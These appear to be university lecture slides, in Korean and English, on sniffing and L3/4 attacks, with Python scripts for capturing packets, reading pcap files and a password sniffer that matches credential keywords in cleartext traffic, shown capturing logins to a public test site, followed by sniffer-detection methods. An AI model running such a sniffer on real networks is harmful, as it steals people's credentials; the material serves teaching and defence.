

Network Security

Lecture 07: L3/4 attacks



Taejune Park (taejune.park@jnu.ac.kr)
School of Artificial Intelligence
Chonnam National University


Goal

- ▶ TCP/IP는 인터넷의 핵심을 형성하며 전 세계 대부분의 컴퓨터 네트워크를 작동시킵니다!
- ▶ 스니퍼 및 PCAP 덤프
- ▶ IP 스푸핑
- ▶ SYN 플러딩
- ▶ 포트 스캐닝
- ▶ 및 TCP 세션 하이재킹

Sniffer and PCAP dump

HTTP vs HTTPS

- ▶ SSL은 오늘날 어디든 사용됨!
- ▶ SSL이 없다면...?
 - 네트워크 스니퍼가 패킷을 아주 잘 읽을 수 있게되죠!



Simple sniffer

- ▶ pcap를 통해 스니핑한 트래픽들을 pcap으로 저장하는 스니퍼 작성하기
 - sudo apt-get install python3-pcap

```
#!/usr/bin/python3

import sys
import getopt
import pcap
from datetime import datetime
from impacket.ImpactDecoder import EthDecoder

dev = "s1"
filter = "tcp"
decoder = EthDecoder()

def usage():
    print(sys.argv[0] + " -i <dev> -f <pcap_filter>")
    sys.exit(1)

# Parsing parameter
try:
    cmd_opts = "f:i:"
    opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
except getopt.GetoptError:
    usage()

for opt in opts:
    if opt[0] == "-f":
        filter = opt[1]
    elif opt[0] == "-i":
        dev = opt[1]
    else:
        usage()
```

```
# This function will be called for every packet
# and just print it
def handle_packet(hdr, data):
    print(decoder.decode(data))

# Open device in promisc mode
pcap = pcap.open_live(dev, 1500, 0, 100)

# Set pcap filter
pcap.setfilter(filter)

print("Listening on %s: net=%s, mask=%s, linktype=%d" % (dev,
pcap.getnet(), pcap.getmask(), pcap.datalink()))

# Start sniffing
#pcap.loop(-1, handle_packet)

# Set .pcap file's filename using datetime.
filename = datetime.today().strftime("%Y%m%d%H%M%S")
# Create .pcap file.
dumper = pcap.dump_open("./%s.pcap" % filename)

while True:
    hdr, pkt = pcap.next()
    handle_packet(hdr, pkt)
    dumper.dump(hdr, pkt)
```

Promiscuous mode

- ▶ NIC는 수신하는 모든 네트워크 패킷을 캡처하고 읽을 수 있게 해주는 모드
 - 패킷이 NIC 자체 주소로 향하는지 여부에 관계없이!
- ▶ 이 모드는 일반적으로 네트워크 모니터링, 패킷 스니핑 및 문제 해결 목적으로 사용됨



```
srcadmin@esxi-02:netsec$ sudo ifconfig eth0 promisc
srcadmin@esxi-02:netsec$ ifconfig eth0
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet6 fe80::8465:6582:3ef2:3a90 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:72:6c:9f txqueuelen 1000 (Ethernet)
    RX packets 214348 bytes 307094580 (307.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 49708 bytes 3344059 (3.3 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

srcadmin@esxi-02:netsec$ sudo ifconfig eth0 -promisc
srcadmin@esxi-02:netsec$
```

Test

- ▶ Run it on the host for s1

<http://testphp.vulnweb.com/login.php>



```
0072 de05 4038 21e1 5c00 c1a6 c650 1350 .T...K8!.\....P.P
1ac1 8fcd f2f9 e46a ca60 39c6 51fc 79a5 .....j.`9.Q.y.
91ad 2b94 d519 9c84 7650 b0a6 121c 550a ..+.....vP....U.
5d4d 68a2 d3a8 37d4 c624 b243 cf7d 3264 ]Mh...7..$.C.}2d
28db cb11 d2e8 f964 9cb9 50a2 b3d0 141d (. ....d..P....
39ad 2386 4e5c 2a54 17d4 12f4 31ee ca7e 9.#.N\*T....1..~
1ab5 4668 e2e6 3d43 9675 2d75 2b82 8fd1 ..Fh..=C.u-u+...
a7fb 114c 5506 4143 6686 ...LU.ACf.
```

Ether: 00:0c:29:72:6c:9f -> 70:5d:cc:5b:3a:42

IP DF 10.10.10.30 -> 44.228.249.3

TCP ack 47812 -> 80

TCP Option: No Operation

TCP Option: No Operation

TCP Option: Timestamp

Reading PCAP files

- ▶ Pcap을 pcapy를 통해 출력하기
 - pcap을 자동적으로 분석할 수 있게 됩니다!

```
#!/usr/bin/python3

import sys
import getopt
import pcapy
from impacket.ImpactDecoder import EthDecoder
from impacket.ImpactPacket import IP, TCP, UDP

decoder = EthDecoder()
input_file = None
dump_file = "sniffer.pcap"

def usage():
    print(sys.argv[0] + " " +
        "-r <input_file>" +
        "\n")
    sys.exit(1)

# Parse parameter
try:
    cmd_opts = "r:"
    opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
except getopt.GetoptError:
    usage()

for opt in opts:
    if opt[0] == "-r":
        input_file = opt[1]
    else:
        usage()
```

```
def read_packet(hdr, data):
    ether = decoder.decode(data)
    if ether.get_ether_type() == IP.ethertype:
        iphdr = ether.child()
        transhdr = iphdr.child()

        if iphdr.get_ip_p() == TCP.protocol:
            print(iphdr.get_ip_src() + ":" + \
                str(transhdr.get_th_sport()) + \
                " -> " + iphdr.get_ip_dst() + ":" + \
                str(transhdr.get_th_dport()))
        elif iphdr.get_ip_p() == UDP.protocol:
            print(iphdr.get_ip_src() + ":" + \
                str(transhdr.get_uh_sport()) + \
                " -> " + iphdr.get_ip_dst() + ":" + \
                str(transhdr.get_uh_dport()))
        else:
            print(iphdr.get_ip_src() + \
                " -> " + iphdr.get_ip_dst() + ":" + \
                str(transhdr))

print("input file: %s"%input_file)

pcap = pcapy.open_offline(input_file)
#pcap.loop(0, read_packet)


while True:
    hdr, pkt = pcap.next()
    read_packet(hdr, pkt)
```


Test

```
srcadmin@esxi-02:05_l4attacks$ sudo python3 02_pcap.py -r "20240324162840.pcap"
input file: 20240324162840.pcap
10.10.10.30:47798 -> 44.228.249.3:80
10.10.10.30:47812 -> 44.228.249.3:80
44.228.249.3:80 -> 10.10.10.30:47812
10.10.10.30:47812 -> 44.228.249.3:80
10.10.10.30:47812 -> 44.228.249.3:80
44.228.249.3:80 -> 10.10.10.30:47798
10.10.10.30:47798 -> 44.228.249.3:80
44.228.249.3:80 -> 10.10.10.30:47812
44.228.249.3:80 -> 10.10.10.30:47812
10.10.10.30:47812 -> 44.228.249.3:80
10.10.10.30:47812 -> 44.228.249.3:80
44.228.249.3:80 -> 10.10.10.30:47812
44.228.249.3:80 -> 10.10.10.30:47812
10.10.10.30:47812 -> 44.228.249.3:80
```

The password sniffer

- ▶ 암호화되지 않은 패킷에서 비밀번호와 같은 비밀 데이터를 검색할 수 있습니다!
- ▶ 메시지 스트림에서 비밀번호 관련 텍스트를 필터링하여 자동으로 비밀번호를 가져오기
 - 비밀번호, 비밀번호, 패스, 비밀번호, 사용자, 접속....



The image shows a screenshot of the Naver login page. The Naver logo is at the top. Below it, there are three tabs: "ID 로그인", "[1] 일회용 번호", and "QR코드". The "ID 로그인" tab is selected. The login form has two input fields: "아이디" (ID) and "비밀번호" (Password). The password field is highlighted with a blue box, and a tooltip shows the HTML structure: `input#pw.input_text 342.8 x 19`. Below the input fields, there are checkboxes for "로그인 상태 유지" (Keep login state) and "IP보안" (IP security). A large green "로그인" (Login) button is at the bottom. At the bottom of the page, there are links for "비밀번호 찾기" (Find password), "아이디 찾기" (Find ID), and "회원가입" (Sign up).

On the right side of the image, there is a snippet of HTML code showing the structure of the password input field:

```
<div id="wrap" class="wrap">
  <div class="u_skip">...</div>
  <header class="header" role="banner">...</header>
  <div id="container" class="container">
    <!-- content -->
    <div class="content">
      <div class="login_wrap">
        <ul class="menu_wrap" role="tablist">...</ul>
        <form id="frmNIDLogin" name="frmNIDLogin" target="_top">
          <input type="hidden" id="localechange" name="localechange" value="..."/>
          <input type="hidden" name="dynamicKey" id="dynamicKey" value="..."/>
          <input type="hidden" name="encpw" id="encpw" value="..."/>
          <input type="hidden" name="encpt" id="encpt" value="..."/>
          <input type="hidden" name="svctype" id="svctype" value="..."/>
          <input type="hidden" name="smart_LEVEL" id="smart_LEVEL" value="..."/>
          <input type="hidden" name="bvsd" id="bvsd" value="..."/>
          <input type="hidden" name="encnm" id="encnm" value="..."/>
          <input type="hidden" name="locale" id="locale" value="..."/>
          <input type="hidden" name="url" id="url" value="https://..."/>
        </form>
        <ul class="panel_wrap">
          <li class="panel_item" style="display: block;">
            <div class="panel_inner" role="tabpanel" aria-controls="...">
              <div class="id_pw_wrap">
                <div class="input_row" id="id_line">...</div>
                <div class="input_row" id="pw_line">
                  <div class="icon_cell" id="pw_cell">...</div>
                  <input type="password" id="pw" name="pw" placeholder="..."/>
                  <span role="button" class="btn_delete" id="btn_delete">...</span>
                </div>
                <div class="login_keep_wrap" id="login_keep_wrap">...</div>
                <div class="login_error_wrap" id="err_capslock">...</div>
                <div class="login_error_wrap" id="err_empty_id">...</div>
                <div class="login_error_wrap" id="err_empty_pw">...</div>
                <div class="login_error_wrap" id="err_common">...</div>
                <div class="btn_login_wrap">...</div>
              </div>
            </div>
          </li>
        </ul>
      </div>
    </div>
  </div>
</div>
```

Script

```
#!/usr/bin/python3

import sys
import re
import getopt
import pcap
from impacket.ImpactDecoder import EthDecoder, IPDecoder,
TCPDecoder

# Interface to sniff on
dev = "s1"

# Pcap filter
filter = "tcp"

# Decoder for all layers
eth_dec = EthDecoder()
ip_dec = IPDecoder()
tcp_dec = TCPDecoder()

# Patterns that match usernames and passwords
pattern = re.compile(r"^(?P<found>(USER|USERNAME|PASS|
PASSWORD|LOGIN|BENUTZER|PASSWORT|AUTH|
ACCESS|ACCESS_?KEY|SESSION|
SESSION_?KEY|TOKEN)[=:\s].+)\b"$,
re.MULTILINE|re.IGNORECASE)

# This function will be called for every packet, decode it and
# try to find a username or password in it
def handle_packet(hdr, data):
    eth_pkt = eth_dec.decode(data)
    ip_pkt = ip_dec.decode(eth_pkt.get_data_as_string())
    tcp_pkt = tcp_dec.decode(ip_pkt.get_data_as_string())
    payload = tcp_pkt.get_data_as_string()
    match = None

    try:
        match = re.search(pattern, payload.decode())
    except (UnicodeError, AttributeError):
        # We got encrypted or otherwise binary data
        None;
```

```
        if not tcp_pkt.get_SYN() and not tcp_pkt.get_RST() and \
            not tcp_pkt.get_FIN() and match and \
            match.groupdict()['found'] != None:
            print("%s:%d -> %s:%d" % (ip_pkt.get_ip_src(),
                                     tcp_pkt.get_th_sport(),
                                     ip_pkt.get_ip_dst(),
                                     tcp_pkt.get_th_dport()))

            print("\t%s\n" % (match.groupdict()['found']))

def usage():
    print(sys.argv[0] + " -i <dev> -f <pcap_filter>")
    sys.exit(1)

# Parsing parameter
try:
    cmd_opts = "f:i:"
    opts, args = getopt.getopt(sys.argv[1:], cmd_opts)
except getopt.GetoptError:
    usage()

for opt in opts:
    if opt[0] == "-f":
        filter = opt[1]
    elif opt[0] == "-i":
        dev = opt[1]
    else:
        usage()

# Start sniffing
pcap = pcap.open_live(dev, 1500, 0, 100)
pcap.setfilter(filter)
print("Sniffing passwords on " + str(dev))
#pcap.loop(0, handle_packet)

while True:
    hdr, pkt = pcap.next()
    handle_packet(hdr, pkt)
```

Test

If you are already registered please enter your log

Username :	
Password :	
login	

You can also [signup here](#).

```
<div class="story">
  <h3>If you are already regis
  <br>
  <form name="loginform" metho
    <table cellpadding="4" cel
      <tbody>
        <tr>...</tr>
        <tr>
          <td>Password : </td>
          <td>
            <input name="pass"
          </td>
        </tr>
        <tr>...</tr>
      </tbody>
    </table>
```

go

ories

s

If you are already registered please enter your

Username :	aaaa
Password :	
login	

You can also [signup here](#).
Signup disabled. Please use the username **tes**

If you are already registered please enter your login in

Username :	test
Password :	
login	

You can also [signup here](#).
Signup disabled. Please use the username **test** and th

```
srcadmin@esxi-02:05_l4attacks$ sudo python3 03_password_sniff.py
Sniffing passwords on s1
10.10.10.30:59748 -> 44.228.249.3:80
    pass=bbbb

10.10.10.30:59748 -> 44.228.249.3:80
    pass=test
```

Sniffer Detection

- ▶ 악성 스니퍼는 네트워크 보안에 실질적인 위협이 될 수 있습니다!
- ▶ 찾기는 매우 쉬워요!
 - 로컬에서는 그냥 인터페이스들이 PROMISC가 켜져있는지 확인하면 됩니다.
- \$ ifconfig -a | grep PROMISC

```
srcadmin@esxi-02:05_l4attacks$ ifconfig -a | grep PROMISC
s1: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
srcadmin@esxi-02:05_l4attacks$
```

- sudo dmesg | grep promisc (or sudo cat /dev/kmsg | grep promisc)

```
srcadmin@esxi-02:05_l4attacks$ sudo dmesg | grep promisc
[ 6.834434] ovs-system: entered promiscuous mode
[ 6.991784] s1: entered promiscuous mode
[ 38.475906] vmxnet3 0000:03:00.0 eth0: entered promiscuous mode
[ 133.597246] s1-eth2: entered promiscuous mode
[ 133.597580] s1-eth1: entered promiscuous mode
[ 133.597846] s1-eth3: entered promiscuous mode
[ 133.622246] s1-eth1: left promiscuous mode
[ 133.626290] s1-eth3: left promiscuous mode
[ 133.627341] s1-eth1: entered promiscuous mode
[ 133.628694] s1-eth3: entered promiscuous mode
[ 423.779237] s1-eth1 (unregistering): left promiscuous mode
[ 423.838606] s1-eth2 (unregistering): left promiscuous mode
[ 423.889754] s1-eth3 (unregistering): left promiscuous mode
```


원격지에서는...

▶ 1. 응답 시간 측정하기

- 연결된 모든 호스트를 지속적으로 핑
- 스니퍼는 트래픽을 디코딩하는 데 더 많은 CPU를 사용하기 때문에 응답 속도가 느려짐

▶ 2. 무작위 ARP를 전송하고 응답 확인

- 무차별 모드는 어떤 패킷도 거부하지 않고 모든 패킷에 반응함!
- 프로미스 모드로 실행되지 않는 시스템은 MAC 주소가 아닌 패킷을 삭제하지만 스니핑 시스템은 응답을 보냄!

```
root@esxi-02:/home/srcadmin/netsec/05_l4attacks# python3 04_promiscping.py 10.10.10.0/24
Begin emission:
Finished sending 256 packets.
*****
Received 6 packets, got 6 answers, remaining 250 packets
70:5d:cc:5b:3a:42 EFMNetwo 10.10.10.1
94:6d:ae:db:17:40 unknown 10.10.10.23
00:0c:29:72:6c:9f VMware 10.10.10.30
66:ac:f4:68:8f:88 unknown 10.10.10.31
6e:43:d7:78:28:e7 unknown 10.10.10.32
70:5d:cc:5b:3a:42 EFMNetwo 10.10.10.245
root@esxi-02:/home/srcadmin/netsec/05_l4attacks#
```

```
#!/usr/bin/python3
import sys
from scapy.all import promiscping

